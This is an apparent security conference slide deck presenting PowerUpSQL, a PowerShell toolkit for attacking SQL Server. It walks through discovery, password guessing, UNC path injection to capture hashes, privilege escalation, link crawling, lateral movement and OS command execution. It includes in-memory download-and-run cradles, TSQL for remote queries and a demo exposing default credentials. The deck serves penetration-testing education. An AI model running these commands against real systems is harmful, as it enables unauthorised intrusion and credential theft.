

A PowerShell Toolkit for Attacking SQL Server







PowerUpSQL | WhoAml

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Blogs:	https://blog.netspi.com/author/scott-sutherland/
Code:	https://github.com/netspi/PowerUpSQL https://github.com/nullbind






SQLC2

Community involvement:

- SQL Server Metasploit modules
- PowerShell Empire functions
- **DBATools functions**

PowerUpSQL | WhoAml

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Code:	https://github.com/NetSPI/cmdsql https://github.com/netspi/PowerUpSQL



SQLCMD.asp


Community involvement:


- SQL Server Metasploit modules
- **DBATools functions**

Presentation Overview


Tool Overview SQL Server Security Basics Attack Workflows, Functions, and Demos

- SQL Server Discovery
- Initial Access
- Defense Evasion
- Privilege Escalation
- Lateral Movement
- Command Execution
- Persistence
- Data Targeting
- Data Exfiltration









Tool Overview

Why SQL Server?

- Used in almost all enterprise environments
- Supports Windows authentication both locally and on the domain
- Lots of integration with other Windows services and tools



Why PowerShell?

- Native to Windows
- Run commands in memory
- Run managed .net code
- Run unmanaged code
- Avoid detection by weak Anti-virus / EDR configurations
- Already flagged as "trusted" by most application whitelist solutions
- A medium used to write many open source Pentest toolkits



PowerUpSQL Tool Overview



What problem are we solving?

- There weren't a lot of flexible SQL Server attack tools available.
- Available tools often required DBA level knowledge to perform privilege escalation. So common attack techniques weren't very accessible and could be time consuming.
- We really liked the way Will Schroeder's PowerUp allowed less experienced admins to audit and attack their Windows builds.
- Conclusion:

Let's make a flexible tool for hacking SQL Servers on scale that you can use without having to be a DBA ©



Enter **PowerUpSQL**



PowerUpSQL | Tool Overview



Project Goals

Functional Goals

- **Discover** SQL Servers quickly and blindly
- **Inventory** SQL Servers <u>quickly</u> (version, server configs, databases, data)
- Audit SQL Servers for common insecure configuration quickly
- **Escalate** SQL Server privileges quickly

Project Goals (Get-Abilities)

- **Scalability** Run against multiple servers at the same time
- **Flexibility** Pipeline support = One-Liner Heaven
- 3. **Portability**
 - .Net Framework libraries
 - PowerShell v.2 compliant (in theory)
 - No SMO dependencies
 - Single file



PowerUpSQL | Tool Overview




PowerUpSQL WIKI

The PowerUpSQL Wiki includes:

- Setup instructions
- Cheat sheets
- Function documentation
- Links to:
 - Blogs
 - Presentations
 - Videos

https://github.com/NetSPI/PowerUpSQL/wiki





PowerUpSQL Tool Overview




PowerUpSQL Code Templates

Handy for doing this manually!

Templates Include:

- TSOL
- csharp
- vbscript/jscript





PowerUpSQL Tool Overview




PowerUpSQL Setup Options

Description	Command
Download to Disk + Import Module	Download from https://github.com/NetSPI/PowerUpSQL
	Import-Module PowerUpSQL.psd1
Download/Import to Memory: Download Cradle 1	IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubuserconte nt.com/NetSPI/PowerUpSQL/master/PowerUpSQL.ps1")
Download/Import to Memory: Common Download Cradle 2	&([scriptblock]::Create((new-object net.webclient).downloadstring("https://raw.githubusercontent.com/Net SPI/PowerUpSQL/master/PowerUpSQL.ps1")))
Install Module from PowerShell Gallery	Install-Module -Name PowerUpSQL



PowerUpSQL | Tool Overview

PowerUpSQL Setup Options







PowerUpSQL | Tool Overview



Getting Help


PowerShell supports help natively:

List functions

Get-Command - Module PowerUpSQL

List help for function:

Get-Help FunctionName





IsSysAdmin : Yes

Tool Overview



Popular Functions

Attack Functions

- Invoke-SQLUncPathInjection
- Invoke-SQLAudit
- Invoke-SQLPrivEsc
- Invoke-SQLOsCmd
- Invoke-SQLDumpInfo
- Get-SQLServerLinkCrawl

General Use

- Get-SQLInstanceDomain
- Get-SQLServerInfo
- Get-SQLServerConfiguration
- Get-SQLDatabase
- Get-SQLColumnSampleData

```
PS C:\> Get-SQLInstanceDomain -Verbose | Get-SQLServerLoginDefaultPw -Verbose
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SOL Server instances from SPNs...
VERBOSE: 10 instances were found.
VERBOSE: mssql2014.demo.local,1433: No named instance found.
VERBOSE: MSSQL2016.demo.local\MSSQLSERVER2016 : No instance match found.
VERBOSE: mssqlsrv01.demo.local\SQLSERVER2012 : No instance match found.
VERBOSE: mssqlsrv03.demo.local\SQLSERVER2008 : No instance match found.
VERBOSE: mssql2k5.demo.local.1433: No named instance found.
VERBOSE: MSSQLSRV04.demo.local,50939 : No named instance found.
VERBOSE: MSSQLSRV04.demo.local\SQLSERVER2014 : No instance match found.
VERBOSE: MSSQLSRV04.demo.local,50948: No named instance found.
VERBOSE: MSSQLSRV04.demo.local\SQLSERVER2016 : No instance match found.
VERBOSE: MSSQLSRV04\BOSCHSQL : Confirmed instance match.
VERBOSE: MSSQLSRV04\BOSCHSQL: Confirmed default credentials - sa/RPSsql12345
             MSSQLSRV04
Computer
             MSSQLSRV04\BOSCHSQL
Instance
Username
             RPSsq112345
Password
```



BlackHat Edition Functions

- New TSQL Templates
 - Lateral movement
- SQLC2
- SQLC2CMDS.dll Alpha
- Get-SQLPersistTriggerDDL
- Get-SQLPersistTriggerLogon
- Get-SQLQuery can spoof
 - Application names
 - Workstation names







SQL Server Security Basics



PowerUpSQL | SQL Security Basics




What is SQL Server?

What is SQL Server?

- A database platform
- A Windows application
- A set of Windows Services

Important Notes

- OS command are usually executed as the <u>service account</u>
- The service account is a <u>sysadmin</u> by default
- Clustered servers are required to have the same service account






PowerUpSQL | SQL Security Basics



How do I authenticate?

Account Types

- Windows Account
 - Used to login
 - Mapped to SQL Server login
- SQL Server Login
 - Used to login
 - Mapped to database account
- Database User
 - Used to access databases





PowerUpSQL | SQL Security Basics



Important Roles

Important Roles

- Server Roles
 - Sysadmin = Database Administrator
 - Public Role = Everyone with CONNECT
- **Database Roles**
 - Database Owner = SQL login that owns the database ☺
 - DB_OWNER role = Allows members to take most actions in the database





SQL Server Discovery



PowerUpSQL | SQL Server Discovery



Discovery Techniques & Functions


OS Authentication Level	Technique	Function
Unauthenticated	Azure DNS brute force	Not currently supported
Unauthenticated	Azure DNS lookup OSINT	Not currently supported
Unauthenticated	TCP scan	Not currently supported
Unauthenticated	UDP scan	Get-SQLInstanceUDPScan
Unauthenticated	UDP broadcast ping	Get-SQLInstanceBroadcast
Unauthenticated	Obtain list of servers from a file	Get-SQLInstanceFile
Local User	Locate services and registry keys	Get-SQLInstanceLocal
Domain User	Query ADS via LDAP for SPNs	Get-SQLInstanceDomain



PowerUpSQL | SQL Server Discovery



Demo: SQL Server Discovery







Initial Access





How do I get access?

Common Methods


- Attempt to login with local or domain user privileges (Very Common)
 - Computer accounts work too ©
- Weak SQL Server login passwords
- Default SQL Server login passwords
- Default SQL Server login passwords associated with 3rd party applications



How do I get access?

Why can domain users log to SQL Server?

- Domain users added to role (Weee devops)
- Local users added to role
- Privilege inheritance (Mostly express versions)







Login Techniques & Functions

Attacker Perspective	Command Example
Unauthenticated	\$Output = Get-SQLInstanceUDPScan Get-SQLConnectionTestThreaded -Verbose -Threads 15 -Username testuser -Password testpass \$Output
Local User	\$Output = Get-SQLInstanceLocal Get-SQLConnectionTestThreaded -Verbose \$Output
Domain User	\$Output = Get-SQLInstanceDomain Get-SQLConnectionTestThreaded –Verbose \$Output
Alternative Domain User	runas /noprofile /netonly /user:domain\user PowerShell.exe \$Output = Get-SQLInstanceDomain Get-SQLConnectionTestThreaded -Verbose \$Output






Password Guessing Functions

SQL Server Authentication Level	Function	Description
Unauthenticated and Authenticated	Invoke-SQLAuditWeakLoginPw	Unauthenticated password guessing from files or Authenticated password guessing that leverages automatic SQL login enumeration
Unauthenticated	Invoke-SQLAuditDefaultLoginPw	Test for 3 rd party applications that use default SQL Server credentials





Demo: Authenticated Password Guessing



Invoke-SQLAuditWeakLoginPw

- Blindly enumerates all SQL logins with least privilege SQL login
- 2. Attempt user name as password
- 3. Custom user/password lists can be provided


Get-SQLFuzzDomainAccount

 Blindly enumerate domain users and group associated with the SQL Server domain with least privilege SQL login





Demo: Check SQL Server Instance Names Associated with 3rd Party Apps



Invoke-SQLAuditDefaultLoginPw

- Check if provided SQL Server instance names are associated with 3rd party applications.
- Test if the matches are configured with default credentials.

Instances are typically provided via:

Get-SQLInstanceLocal Get-SQLInstanceDomain





Defense Evasion



PowerUpSQL | Defense Evasion



Listing Audit Controls

PowerUpSQL Functions

Task	Note	Function
List Server Audits	All audits	Not suported
List Server audit specifications	DDL Events	Get-SQLAuditServerSpec
List Database audit specifications	DML Events	Get-SQLAuditDatabaseSpec



Defense Evasion



What's the best way to hide?

Basic avoidance options:

- Remove audit controls not recommended
- Disable audit controls not recommended
- Just use techniques that aren't being audited





Privilege Escalation



PowerUpSQL | Privilege Escalation



Service Accounts, Sysadmins, and **Explicit Permissions**

Summary of Points

- OS Commands can be executed if you have a sysadmin login or have been provided explicit permissions to sensitive functionality
- Most command execution options in SQL Server run as the SQL Server service account
- SQL Server service account can be configured as: local user, domain user, domain admin, etc.
- SQL Server service account = Sysadmin (and implicitly the SQL Server service process)



PowerUpSQL | Privilege Escalation



Local Administrator to Sysadmin


Most common escalation paths to service account – techniques vs. SQL Server version:

Technique	Note	2000	2005	2008	2012	2014	2016
Dump LSA Secrets	Get service account password	X	x	x	X	X	Х
Local Administrator	Assigned sysadmin role	X	X				
LocalSystem	Assigned sysadmin role	X	X	x			
Process Migration	Run as service	X	X	x	X	X	Х
Token Stealing	Run as service	x	x	x	x	X	X
Single User Mode	Run with privilege	?	X	X	X	Х	Х





Demo: Local Administrator to Sysadmin



Invoke-SQLImpersonateService

Impersonating the SQL Server service account (sysadmin) using the PowerUpSQL function Invoke-SQLImpersonateService that wraps Joe Bialek's Invoke-TokenManipulation





Domain User/SQL Login to Sysadmin


Insecure configurations are very common...

- Weak passwords
 - default SQL Server, default third party applications, custom SQL logins
 - user enumeration helps;)
- Excessive permissions
 - startup procedures, dangerous stored procedures (RWX), xp creation, CLR creation
 - impersonation, database ownership, database links, agent jobs
- SQL Injection
 - EXECUTE AS LOGIN
 - Signed procedures
- Out of date versions





Demo: SQL Login to Sysadmin



Invoke-SQLAudit

- Search for common vulnerable configurations and report them
- Output to console, griview, csv, and xml

Invoke-SQLAudit -Exploit


Leverage weak configurations to safely obtain sysadmin privileges



Domain User to Sysadmin

Most common escalation path:


- Locate SQL Servers on the domain via LDAP queries to DC
- Attempt to log into each one as the current domain user
- Perform UNC path injection to capture SQL Server service account password hash







Demo: Domain User to Sysadmin



Invoke-SQLUncPathInjection

- Gets SQL Server SPNs
- Attempt to log into each
- Performs UNC path injection
- Capture pw hashes



PowerUpSQL



Lateral Movement





What are common lateral movement methods for SQL Server?

Common Methods

- Shared service accounts
- SQL Server links



Shared Service Accounts

Why should I care about SQL Servers that share service accounts?


- SysAdmins can execute OS commands
- OS commands run as the SQL Server service account
- Service accounts have sysadmin privileges by default
- Companies often use a single domain account to run hundreds of SQL Servers
- So if you get sysadmin on **one** server you have it on **all** of them!

One account to rule them all!






Shared Service Accounts








Shared Service Accounts







Shared Service Accounts







Leveraging Shared Service Accounts Without a Password or Hash

Technique	Notes	Command Example
Common OS Execution	This will work with almost any OS command execution method. xp_cmdshell = example	Invoke-SQLOSCmd -Verbose –Instance SQLServer1\Instance1 -Command "sqlcmd –E –S SQLServer2\Instance2 –Q 'SELECT @@servername'"
Ad-Hoc Query	This should work on SQL Server 2005 and later. This technique can also be used to transparently execute commands on remote SQL Servers if the servers share a service account and you are running as a sysadmin. This is just exploiting shared service accounts in another way. This is a TSQL sample that can by run through Get-SQLQuery .	Enable advanced options EXEC sp_configure 'show advanced options', 1 RECONFIGURE GO Enabled ad hoc queries EXEC sp_configure 'ad hoc distributed queries', 1 RECONFIGURE GO Execute SQL query on a remote SQL Server as a sysadmin. This uses the SQL Server service account to authenticate to the remote SQL Server instance. DECLARE @sql NVARCHAR(MAX) set @sql = 'select a.* from openrowset("SQLNCLI", "Server=SQLSERVER2;Trusted_Connection=yes;", "select * from master.dbo.sysdatabases") as a' select @sql EXEC sp_executeSQL @sql





Crawling SQL Server Links

What's a SQL Server Link?

Database links are basically persistent database connections for SQL Servers.

Why should I care?

- Short answer = privilege escalation
- Links can be accessed by the public role via open query
- Links are often configured with excessive privileges so they can allow you to impersonate logins on remote servers.
- xp_cmdshell and other command can be ran through
- Links can be crawled.






Crawling SQL Server Links

Some basic stats:

- Database links exist (and can be crawled) in about 50% of environments we've seen
- The max number of hops we've seen is 12
- The max number of server crawled is 226
- Usually executed through SQL injection, but also through direct domain user access































Crawling SQL Server Links




Sometimes is also possible to:

- Hop into secured network zones
- Hop over point-to-point VPNs into other companies












Demo: Crawling SQL Server Links



Get-SQLServerLinkCrawl

- Crawl links
- Query data through links
- **Execute OS commands** through links



PowerUpSQL



Command Execution




PowerUpSQL | Command Execution



Execution method determines user

Common Execution Contexts

- **Current Windows user**
- Configured credential
- SQL Server service account
- Agent service account



Reminder

OS commands via SQL Server = Windows Account Impersonation



PowerUpSQL | Command Execution



So many options...



PowerUpSQL | Command Execution

Technique	PowerUpSQL Functions	PowerUpSQL Templates
Execute xp_cmdshell	Invoke-SQLOSCmd	oscmdexec_xpcmdshell.sqloscmdexec_xpcmdshell_proxy.sql
Create & Execute a Extended Stored Procedure	Create-SQLFileXpDIIGet-SQLStoredProcedureXp	• cmd_exec.cpp
Create & Execute a CLR Assembly	 Create-SQLFileCLRDII Get-SQLStoreProcedureCLR Get-SQLStoreProcedureCLR –ExportFolder C:\temp\ Invoke-SQLOSCmdCLR 	cmd_exec.cs
Execute a OLE Automation Procedure	Invoke-SQLOSCmdOle	oscmdexec_oleautomationobject.sql
Create & Execute an Agent Job CmdExec PowerShell ActiveX: Jscript ActiveX: VBScript	 Get-SQLAgentJob Invoke-SQLOSCmdAgentJob 	 oscmdexec_agentjob_activex_jscript.sql oscmdexec_agentjob_activex_vbscript.sql oscmdexec_agentjob_cmdexec.sql oscmdexec_agentjob_powershell.sql
External Scripting R Python	Invoke-SQLOSCmdRInvoke-SQLOSCmdPython	oscmdexec_rscript.sqloscmdexec_pythonscript.tsql
OS Autoruns Bulk Insert Provider Microsoft.ACE.OLEDB.12.0 Microsoft.Jet.OLEDB.4.0	 Get-SQLPersistRegRun Get-SQLPersistRegDebugger 	writefile_bulkinsert.sql

